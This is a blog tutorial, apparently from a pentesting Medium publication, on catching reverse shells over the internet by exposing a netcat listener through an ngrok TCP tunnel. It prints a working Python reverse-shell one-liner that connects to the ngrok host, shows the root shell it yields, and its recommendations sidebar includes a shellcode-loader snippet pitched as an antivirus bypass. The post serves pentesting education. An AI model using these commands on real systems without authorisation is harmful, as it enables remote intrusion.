

Open in app ↗

Sign up

Sign In



# How to catch a Reverse shell over the Internet



Siddharth Johri · Follow

Published in System Weakness

3 min read · Jun 19, 2022



Listen



Share

In this blog, I talk about exposing one local port to the internet and using it to catch reverse shells like we would do in any local environment.

This is similar to what you do in an environment like HackTheBox or TryHackMe but over the internet.

## Reference

kali IP → 10.0.2.15

pop-os IP → 192.168.1.11

## Ngrok

# ngrok

Using this service is super easy. Just navigate to <https://dashboard.ngrok.com/signup>, create an account and install ngrok on your device via either `snap install ngrok` or download the zip file from the ngrok website and follow instructions.

### 1. Unzip to install

On Linux or Mac OS X you can unzip ngrok from a terminal with the following command. On Windows, just double click ngrok.zip to extract it.

```
$ unzip /path/to/ngrok.zip
```

### 2. Connect your account

Running this command will add your auth token to the default `ngrok.yml` configuration file. This will grant you access to more features and longer session times. Running tunnels will be listed on the [endpoints page](#) of the dashboard.

```
$ ngrok config add-authtoken [REDACTED]
```

### 3. Fire it up

Read [the documentation](#) on how to use ngrok. Try it out by running it from the command line:

```
$ ngrok help
```

To start a HTTP tunnel forwarding to your local port 80, run this next:

```
$ ngrok http 80
```

## Netcat

Setup a netcat listener on your device like you usually do.

```
root@pop-os:~# nc -lvnp 7777
Listening on 0.0.0.0 7777
```

```
nc -lvnp 7777
```

*Note: I am using two machines, one pop-os to setup the listener and exposing port and one kali to connect to it.*

```
root@pop-os:~# ngrok tcp 7777
```

ngrok tcp 7777

Then expose a tcp port via ngrok. (In a different terminal windows ofc)

```
ngrok
Session Status      online
Account             [REDACTED]
Version             3.0.2
Region              [REDACTED]
Latency             calculating...
Web Interface        http://127.0.0.1:4040
Forwarding           tcp://0.tcp.in.ngrok.io:16704 -> localhost:7777

Connections
ttl    opn    rt1    rt5    p50    p90
0      0      0.00  0.00  0.00  0.00
```

You will get a windows like this. Now to target IP and port to connect to your port 7777 are 0.tcp.in.ngrok.io and 16704 respectively.

## Connect

Now I run a python command to connect to this.

Note: irl, this may be achieved by executing a payload or using a service vulnerable to an RCE etc.

```
(root@kali)~# python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("0.tcp.in.ngrok.io",16704));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Python command

```
ngrok
Session Status    online
Account           [REDACTED]
Version           3.0.2
Region            [REDACTED]
Latency           62.708104ms
Web Interface     http://127.0.0.1:4040
Forwarding        tcp://0.tcp.in.ngrok.io:16704 -> localhost:7777

Connections
ttl   opn   rt1   rt5   p50   p90
0     1     0.00 0.00  0.00  0.00
```

ngrok screen

```
root@pop-os:~# nc -lvnp 7777
Listening on 0.0.0.0 7777
Connection received on 127.0.0.1 37914
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet6 fe80::42:5ff:fed3:e60f prefixlen 64 scopeid 0x20<link>
    ether 02:42:05:d3:e6:0f txqueuelen 0 (Ethernet)
    RX packets 41 bytes 12640 (12.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 50 bytes 6153 (6.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe2b:8fb0 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:2b:8f:b0 txqueuelen 1000 (Ethernet)
    RX packets 6253092 bytes 8422122358 (7.8 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2906268 bytes 352315115 (335.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

netcat Listener

We can see from looking at connected ports that our kali machine is connected to some 3.6.122.107 which is usually something on AWS. This IP represents us connecting through the internet to our pop-os machine even though 0.tcp.in.ngrok.io is not represented by that IP

```
(jodis@kali)-[~]
└─$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:39919        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8834          0.0.0.0:*               LISTEN      -
tcp        0      0 10.0.2.15:56392       3.6.122.107:16704      ESTABLISHED -
tcp6       0      0 :::8834                :::*                     LISTEN      -
```

Pop-OS also shows us connected to 3.6.115.64, which as we saw, is IP of 0.tcp.in.ngrok.io

```
jodis@pop-os:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 192.168.1.11:54172    3.6.115.64:16392      ESTABLISHED -
tcp        0      0 127.0.0.1:7777        127.0.0.1:37924      ESTABLISHED -
tcp        0      0 127.0.0.1:37924      127.0.0.1:7777        ESTABLISHED -
tcp6       0      0 :::1:631              :::*                     LISTEN      -
```

Nowhere do we see a local connection and hence, we have caught a reverse shell over the internet.

## Hazards

Its not really difficult to mess up when exposing a port. The device can be susceptible to external attacks , but only limited to what port and what service you expose. I don't see how this could be of harm if some service is deployed, tested and port closed within a few hours. Keeping it open for way too long is obviously dangerous and the device might end up being visible on services like shodan.

Hacking

Ngrok

Reverse Shell

Kali Linux

Pentesting



## Written by Siddharth Johri

46 Followers · Writer for System Weakness

To hack the world, first you need to make coffee

### More from Siddharth Johri and System Weakness



 Siddharth Johri


### **(TCM-SEC) Practical Ethical Hacking Review**

Hiya peeps,

3 min read · Oct 1, 2021

 14 





 Mr. Jokar in System Weakness

## Track Anyone with just a Phone Number | OSINT Investigation

You can be an OSINT Investigator, CTF Player or simply someone who is getting spam calls. Someone who is trying to verify the number you...

3 min read · May 14

 284  3



 Diego Tellaroli in System Weakness


## Using ChatGPT to write exploits

Hello everyone, my name is Diego Tellaroli and today we are going to use ChatGPT to write exploits.

6 min read · Feb 10

 748  16



 Siddharth Johri in System Weakness

## How to reset the root password of any GRUB-based Linux system.

So this hit me hard when Nitesh Singh aka “Technical Navigator” visited our campus and gave a small demo about this. So I researched a...

5 min read · Nov 1, 2022

 43 



See all from Siddharth Johri

See all from System Weakness



## Recommended from Medium



 Ajak Cyber security


### How to Become a Successful Bug Bounty Hunter in 2023?

Hello Ajak Amico, I Hope Everybody is fine, Many fail at bug bounty at the initial stage and drop out soon, so today I will share how to...

★ · 4 min read · Apr 27

 519  6





Peng Cao

## A Step-By-Step Guide to Crack Wifi Password with Python

This article aims to guide curious ones like you, techy or non-techy gaining easy wifi access anywhere you go with python. Let's dive in...

🌟 · 3 min read · Apr 16

292 5



### Lists




#### Staff Picks

395 stories · 213 saves




#### Stories to Help You Level-Up at Work

19 stories · 170 saves



#### Self-Improvement 101

20 stories · 400 saves



#### Productivity 101

20 stories · 409 saves




 xbz0n in InfoSec Write-ups

## Exploiting Remote Command Execution Vulnerability in EasyNAS

Exploiting the vulnerability and gaining root privileges (CVE-2023-0830)

★ · 3 min read · Feb 14

 7 



 Joe Helle in The Mayor

## CVE Hunting Tips #004

## Observable Response and Timing Discrepancies

★ · 4 min read · Feb 25

 23 



# CONGRATULATIONS!

We are pleased to announce you that you have passed the OSCP exam.

If you haven't already, follow the instructions you received in the exam results email to claim your new digital certificate and badge.

 Giedrius Saulenas in InfoSec Write-ups

## How I Tried Harder: My Story of Passing the OSCP

How I solved the most rewarding challenge I ever faced on my first try, and passed with 70 points in 20 hours

★ · 9 min read · May 13

 74  3



```
4 unsigned char my_payload[] = "\xaa\x40\xf2\x40\x31\x09\x0b\xaa\x08\xd5\x21\x8a\x67\x9c\x31\xca\x7d\x4b\x39\xd4\x
5
6 unsigned int my_payload_len = sizeof(my_payload);
7
8 int main() {
9
10 unsigned char key[] = "S12Testing";
11 unsigned char iv[] = "\x9d\x02\x35\x3b\xa3\x4b\xec\x26\x13\x88\x58\x51\x11\x47\xa5\x98";
12
13 PVOID f; // converted
14 PVOID payload_mem; // memory buffer for payload
15 PVOID payloadF; // fiber
16
17 Shellcode sc = Shellcode(my_payload, sizeof(my_payload));
18
19 unsigned char* payload = sc.AES_decrypt(key, iv);
20
21 // convert main thread to fiber
22 f = ConvertThreadToFiber(NULL);
23
24 // allocate memory buffer
25 payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
26 memcpy(payload_mem, payload, my_payload_len);
27
28 // create a fiber that will execute payload
29 payloadF = CreateFiber(NULL, (LPFIBER_START_ROUTINE)payload_mem, NULL);
30
```



S12 - H4CK

## Bypass Antivirus with Fibers Code Execution

### Introduction

★ · 4 min read · Mar 18



18



1



See more recommendations